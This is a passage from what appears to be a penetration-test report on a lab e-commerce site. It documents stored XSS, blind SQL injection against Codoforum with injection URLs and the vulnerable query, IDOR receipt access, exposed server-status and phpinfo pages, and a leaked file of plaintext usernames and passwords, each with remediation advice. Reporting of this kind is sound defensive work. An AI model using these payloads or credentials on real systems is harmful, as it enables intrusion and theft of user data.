
No reviews yet

`<script>alert("hacked?")</script>`

[POST](#)

# Proof of Concept (PoC)

Hit post button , you can see stored XSS or permanent XSS



# Business Impact – Extremely High

Because the attacker may include arbitrary HTML, CSS, and JS via the URL, they can place any material on the page, including phishing pages, infect the victim's device with malware, and even host explicit content that might damage the organization's reputation.

The victim would just need to get the link containing the payload from the attacker in order to view hacker-controlled information on the website. The user will trust the material as long as they trust the website.

# RECOMENDATIONS

Take the following precautions:

- ☐ Sanitize all user input and block characters you do not want
- ☐ Convert special HTML characters like ' " < > into HTML entities &quot; %22 &lt; &gt; before printing them on the website

## References

[https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

[https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)

[https://www.w3schools.com/html/html\\_entities.asp](https://www.w3schools.com/html/html_entities.asp)

## 8. Common Password

Common  
Password  
(Severe)


Below mentioned URL has weak and very common password

**Affected URL :**

- <http://13.233.167.124wondercms/>

# Observation


Password is right in front of you





# Observation

Password is right in front of you



# Business Impact – Extremely High

Simple, default, and widely used passwords make it simple for hackers to access their accounts for unauthorized purposes and can cause significant damage to the website once they're logged into privileged accounts.

# RECOMENDATIONS

- ☐ Every time an account is created, the strength of the password should be checked.
- ☐ The password must be at least eight characters long and contain a combination of alphanumeric, special characters, and numerals.
- ☐ Passwords shouldn't be repeated, either when they are changed or reset.
- ☐ Hashing and storing the password is a better option than storing it online.

## References

<https://www.acunetix.com/blog/articles/weak-password-vulnerability-common-think/>

[https://www.owasp.org/index.php/Testing\\_for\\_Weak\\_password\\_policy\\_\(OTG-AUTHN-007\)](https://www.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007))

# 9. Components With Known Vulnerability

## Components With Known Vulnerability (Severe)

Server used is nginx/1.14.0 appears to be outdated (current is at least 1.17.3 ) i.e it is known to have exploitable vulnerabilities.

- WonderCMS
- Codoforum (Powered by codologic)

# Observation

Codologic Vulnerability:- Now you can see that they have blind sql injection vulnerability

The screenshot displays a web browser window with the address bar showing the URL `13.233.167.124/forum/index.php?u=page/6`. The page content shows the "Terms and Conditions" section of the Codologic forum. The text includes:

**Terms and Conditions**

By using and accessing this website, [codoforum.com](#) a part of [Codologic](#) (collectively referred to as the "Site" or "Codoforum" in these Terms of Service), you ("you", "user" or, "end user") agree to these Terms of Service (collectively, the "Terms of Service" or "Agreement").

IF YOU DO NOT AGREE TO THE TERMS OF THIS AGREEMENT, YOU MAY NOT ACCESS OR USE THE SITE.

You agree not to modify, copy, distribute, transmit, or otherwise use any information obtained from or through the Site.

**Third-party Sites.**

The Site may contain links to other websites maintained by third parties. In no event shall Codologic be responsible for the content or operation of any third-party websites, or for any damages arising from the use of any third-party websites, or for any association with, the party by Codologic.

**Modifications to this Agreement.**

Codologic reserves the right to change or modify the Site and these Terms of Service at any time without notice. Your continued use of the Site constitutes your acknowledgment of the modified Terms of Service.

**Termination of Use.**

Codologic shall have the right to immediately terminate your access to the Site if you violate any of these Terms of Service.

**Limitation of Liability.**

In no event shall Codologic or its affiliates be liable for any damages whatsoever arising out of or related to your use of the Site, including but not limited to direct, indirect, special, incidental, or consequential damages, even if Codologic has been advised of the possibility of such damages. Certain jurisdictions prohibit the exclusion or limitation of liability for consequential or incidental damages, thus the above limitations may not apply to you.

A second browser window is overlaid, showing the URL `13.233.167.124/forum/index.php?u=page/6 and 1=2%23/terms-of-service`. The page content shows the "Terms and Conditions" section of the Codologic forum. The text includes:

**Terms and Conditions**

By using and accessing this website, [codoforum.com](#) a part of [Codologic](#) (collectively referred to as the "Site" or "Codoforum" in these Terms of Service), you ("you", "user" or, "end user") agree to these Terms of Service (collectively, the "Terms of Service" or "Agreement").

IF YOU DO NOT AGREE TO THE TERMS OF THIS AGREEMENT, YOU MAY NOT ACCESS OR USE THE SITE.

You agree not to modify, copy, distribute, transmit, or otherwise use any information obtained from or through the Site.

**Third-party Sites.**

The Site may contain links to other websites maintained by third parties. In no event shall Codologic be responsible for the content or operation of any third-party websites, or for any damages arising from the use of any third-party websites, or for any association with, the party by Codologic.

**Modifications to this Agreement.**

Codologic reserves the right to change or modify the Site and these Terms of Service at any time without notice. Your continued use of the Site constitutes your acknowledgment of the modified Terms of Service.

**Termination of Use.**

Codologic shall have the right to immediately terminate your access to the Site if you violate any of these Terms of Service.

**Limitation of Liability.**

In no event shall Codologic or its affiliates be liable for any damages whatsoever arising out of or related to your use of the Site, including but not limited to direct, indirect, special, incidental, or consequential damages, even if Codologic has been advised of the possibility of such damages. Certain jurisdictions prohibit the exclusion or limitation of liability for consequential or incidental damages, thus the above limitations may not apply to you.

A message box at the bottom of the second browser window states: "You do not have enough permissions to view this page!"

# Proof of Concept (PoC)

Codologic Vulnerability, It has multiple sql injection vulnerability, Check the link of exploit-db in reference

Proof of Concept:

```
http://localhost/codoforum/index.php?u=/page/6 and
1=1%23/terms-of-service
-> true (terms and services displayed)
http://localhost/codoforum/index.php?u=/page/6 and
1=2%23/terms-of-service
-> false ("You do not have enough permissions to view this page!")
```

Code:

routes.php:593

```
$pid = (int) $id;
$user = \CODOF\User\User::get();

$qry = 'SELECT title, content FROM ' . PREFIX . 'codo_pages p '
      . ' LEFT JOIN ' . PREFIX . 'codo_page_roles r ON
r.pid=p.id '
      . ' WHERE (r.rid IS NULL OR (r.rid IS NOT NULL AND
r.rid IN (' . implode($user->rids) . ')))'
      . ' AND p.id=' . $id;
```

# Business Impact – Extremely High

Because exploits for any vulnerability that is found are frequently made public, it is incredibly easy to take advantage of obsolete software. There is a significant risk that the attacker could use the exploit to take down the entire system if he finds out about this vulnerability.

# RECOMENDATIONS

- ❑ If an upgrade is not currently possible, isolate the server from any other vital data and servers.
- ❑ Upgrade to the newest version of the Affected Software/Theme/Plugin/OS, which means latest version.

## References

<https://usn.ubuntu.com/4099-1/> (for ubuntu)

<https://www.exploit-db.com/exploits/37820>

<https://securitywarrior9.blogspot.com/2018/01/vulnerability-in-wonder-cms-leading-to.html>



# 10. Server Misconfiguration

## Server Misconfiguration (Moderate)

Below mentioned url will show you the server related info  
URL

<http://13.233.167.124server-status>

<http://13.233.167.124/server-info>

# Observation & POC

13.233.167.124/server-status/

## Apache Server Status for localhost (via 127.0.0.1)

Server Version: Apache/2.4.18 (Ubuntu)  
Server MPM: event  
Server Built: 2018-06-07T19:43:03

---

Current Time: Monday, 05-Nov-2018 14:46:35 IST  
Restart Time: Monday, 05-Nov-2018 09:14:47 IST  
Parent Server Config. Generation: 1  
Parent Server MPM Generation: 0  
Server uptime: 5 hours 31 minutes 47 seconds  
Server load: 1.34 1.26 1.06  
Total accesses: 35 - Total Traffic: 97 kB  
CPU Usage: u8.1 s11.23 cu0 cs0 - .0971% CPU load  
.00176 requests/sec - 4 B/second - 2837 B/request  
1 requests currently being processed, 49 idle workers

PID	Connections		Threads		Async connections		
	total	accepting	busy	idle	writing	keep-alive	closing
1709	0	yes	0	25	0	0	0
1710	1	yes	1	24	0	1	0
Sum	1		1	49	0	1	0

.....w\_.....  
.....  
.....

Scoreboard Key:  
"\_" Waiting for Connection, "s" Starting up, "R" Reading Request,  
"w" Sending Reply, "k" Keepalive (read), "D" DNS Lookup,  
"c" Closing connection, "L" Logging, "G" Gracefully finishing,  
"I" Idle cleanup of worker, "." Open slot with no current process

Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-0	1709	0/1/1	_	0.92	17771	89	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET / HTTP/1.1
0-0	1709	0/1/1	_	9.64	34	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1

# RECOMENDATIONS

Keep the software up to date

- ☐ Disable all the default accounts and change passwords regularly
- ☐ Develop strong app architecture and encrypt data which has sensitive information.
- ☐ Make sure that the security settings in the framework and libraries are set to secured values.
- ☐ Perform regular audits and run tools to identify the holes in the ystem

## References

<https://www.ifourtechnolab.com/blog/owasp-vulnerabilitysecurity-misconfiguration>

# 11. Unauthorized Access to User Details (IDOR)

## Unauthorized Access to User Details (Moderate)

Below mentioned URL will have vulnerability through which anyone can see the details of another user

### URL

[http://13.233.167.124/generate\\_receipt/ordered/10](http://13.233.167.124/generate_receipt/ordered/10)

### Affected parameter

Ordered/10

### Payload

[http://13.233.167.124/generate\\_receipt/ordered/11](http://13.233.167.124/generate_receipt/ordered/11)

You just have to change the numeric value given in the URL's .  
They can be seen as customer id.

### URL'S effected:-

<http://13.127.159.1/orders/orders.php?customer=13/>

<http://13.127.159.1/profile/16/edit/>

<http://13.127.159.1/forum/index.php?u=/user/profile/4>

# Observation

When we change the payload we can see the receipts of other users or customers

13.233.167.124/orders/orders.php?customer=2

Lifestyle Store My Cart My Profile My Orders Blog

## My Orders

<b>Order Id: 7B1D17C63974</b>	
<b>PRODUCTS:</b>	
Adidas Socks	INR 145
White polo shirt	INR 450
<b>Total</b>	<b>INR 595</b>
<b>SHIPPING DETAILS:</b>	<b>PAYMENT MODE</b>
<b>Name</b> - Donald Duck	Cash on delivery
<b>Email</b> - donald@lifestylestore.com	
<b>Phone</b> - 9489625136	
<b>Address</b> - B-34/ the duck lane, Disneyland	
Order placed on : 2019-02-15 15:29:49	Status: DELIVERED

# Proof of Concept (PoC)

Here you can clearly see the receipt of another user

Receipt	
Order Id: E839897C8052	
PRODUCTS:	
PP Socks	INR 350
Total	INR 350
SHIPPING DETAILS:	PAYMENT MODE
Name - cold	Cash on delivery
Email - cold@lifestyle.com	
Phone - 111111111	
Address - unknown	
Order placed on : 2024-01-02 19:59:25	Status: DELIVERED

# Business Impact – Extremely High

A malicious hacker can read bill information and account details of any user just by knowing the customer id and User ID. This discloses critical billing information of users including:

- ☐ Mobile Number
- ☐ Bill Number
- ☐ Billing Period
- ☐ Total number of orders ordered by customer
- ☐ Bill Amount and Breakdown
- ☐ Phone no. and email address
- ☐ Address

Malicious hackers may utilise this to launch focused phishing assaults against the users, and the data may even be sold to rival companies or the black market. Furthermore, because there are no ratelimiting checks, an attacker can obtain the billing information of every user in the company by bruteforcing the user ID for all feasible values, which would result in a catastrophic data breach.

# RECOMENDATIONS

Observe these safety measures

- ☐ Use appropriate rate-limiting checks on the number of requests coming from a single user in a short period of time;
- ☐ Ensure that each user may only view their own data; and
- ☐ Implement suitable authentication and authorization checks to ensure that the user has rights to the data they are requesting.

## References

[https://www.owasp.org/index.php/Insecure\\_Configuration\\_Management](https://www.owasp.org/index.php/Insecure_Configuration_Management)

[https://www.owasp.org/index.php/Top\\_10\\_2013-A4-Insecure\\_Direct\\_Object\\_References](https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References)



# 12. Directory listings

## Directory Listing (Moderate)

Below mentioned URL's disclose server information.


Affected URL :

- <http://13.233.167.124/phpinfo.php>
- <https://13.233.167.124/robots.txt>
- <http://13.233.167.124/composer.lock>
- <http://13.233.167.124/composer.json>
- <http://13.233.167.124/userlist.tx>

# Observation

```
← → ↻ 13.233.167.124/robots.txt

User-Agent: *
Disallow: /static/images/
Disallow: /ovidentiaCMS
```




PHP Version 5.6.39-1+ubuntu18.04.1+deb.sury.org+1



System	Linux ip-172-26-2-248 5.4.0-1030-aws #31~18.04.1-Ubuntu SMP Tue Nov 17 10:48:34 UTC 2020 x86_64
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/fpm
Loaded Configuration File	/etc/php/5.6/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/fpm/conf.d
Additional .ini files parsed	/etc/php/5.6/fpm/conf.d/10-mysqlnd.ini, /etc/php/5.6/fpm/conf.d/10-opcache.ini, /etc/php/5.6/fpm/conf.d/10-pdo.ini, /etc/php/5.6/fpm/conf.d/15-xml.ini, /etc/php/5.6/fpm/conf.d/20-calendar.ini, /etc/php/5.6/fpm/conf.d/20-ctype.ini, /etc/php/5.6/fpm/conf.d/20-curl.ini, /etc/php/5.6/fpm/conf.d/20-dom.ini, /etc/php/5.6/fpm/conf.d/20-exif.ini, /etc/php/5.6/fpm/conf.d/20-fileinfo.ini, /etc/php/5.6/fpm/conf.d/20-ftp.ini, /etc/php/5.6/fpm/conf.d/20-gd.ini, /etc/php/5.6/fpm/conf.d/20-gettext.ini, /etc/php/5.6/fpm/conf.d/20-iconv.ini, /etc/php/5.6/fpm/conf.d/20-json.ini, /etc/php/5.6/fpm/conf.d/20-mbstring.ini, /etc/php/5.6/fpm/conf.d/20-mysql.ini, /etc/php/5.6/fpm/conf.d/20-mysqli.ini, /etc/php/5.6/fpm/conf.d/20-pdo_mysql.ini, /etc/php/5.6/fpm/conf.d/20-pdo_sqlite.ini, /etc/php/5.6/fpm/conf.d/20-phar.ini, /etc/php/5.6/fpm/conf.d/20-posix.ini, /etc/php/5.6/fpm/conf.d/20-readline.ini, /etc/php/5.6/fpm/conf.d/20-shmop.ini, /etc/php/5.6/fpm/conf.d/20-simplexml.ini, /etc/php/5.6/fpm/conf.d/20-sockets.ini, /etc/php/5.6/fpm/conf.d/20-sqlite3.ini, /etc/php/5.6/fpm/conf.d/20-sysvmsg.ini, /etc/php/5.6/fpm/conf.d/20-sysvsem.ini, /etc/php/5.6/fpm/conf.d/20-sysvshm.ini, /etc/php/5.6/fpm/conf.d/20-tokenizer.ini, /etc/php/5.6/fpm/conf.d/20-wddx.ini, /etc/php/5.6/fpm/conf.d/20-xmlreader.ini, /etc/php/5.6/fpm/conf.d/20-xmlwriter.ini, /etc/php/5.6/fpm/conf.d/20-xsl.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled

# Proof of Concept (PoC)

- ❑ In above observation you can see that a hacker can go through these directory easily and gather as much as information he/she want.
- ❑ Infact it also shows some accounts of seller



A screenshot of a web browser window with a dark theme. The address bar shows the URL `13.233.167.124/userlist.txt`. The page content displays a list of three user accounts in a plain text format:

```
Radhika:Radhika123:6  
Nandan:Nandan123:7  
chandan:chandan123:4
```

# Business Impact – Extremely High

This vulnerability can provide information about the server and users to the attacker, even if it has no direct effect on users or the server. Information disclosure caused by default pages is generally not exploitable, but it is still regarded as a web application security vulnerability because it gives malevolent hackers access to pertinent data that they can use later on in the attack lifecycle to accomplish more than they could have otherwise.

# RECOMENDATIONS

- ☐ Disable all default pages
- ☐ Enable multiple security checks

## References

<https://www.netsparker.com/blog/web-security/informationdisclosure-issues-attacks/>

<https://www.netsparker.com/web-vulnerabilityscanner/vulnerabilities/information-disclosure-phpinfo/>

# 13. Personal Information Leakage

Personal  
Information  
Leakage  
(Low)

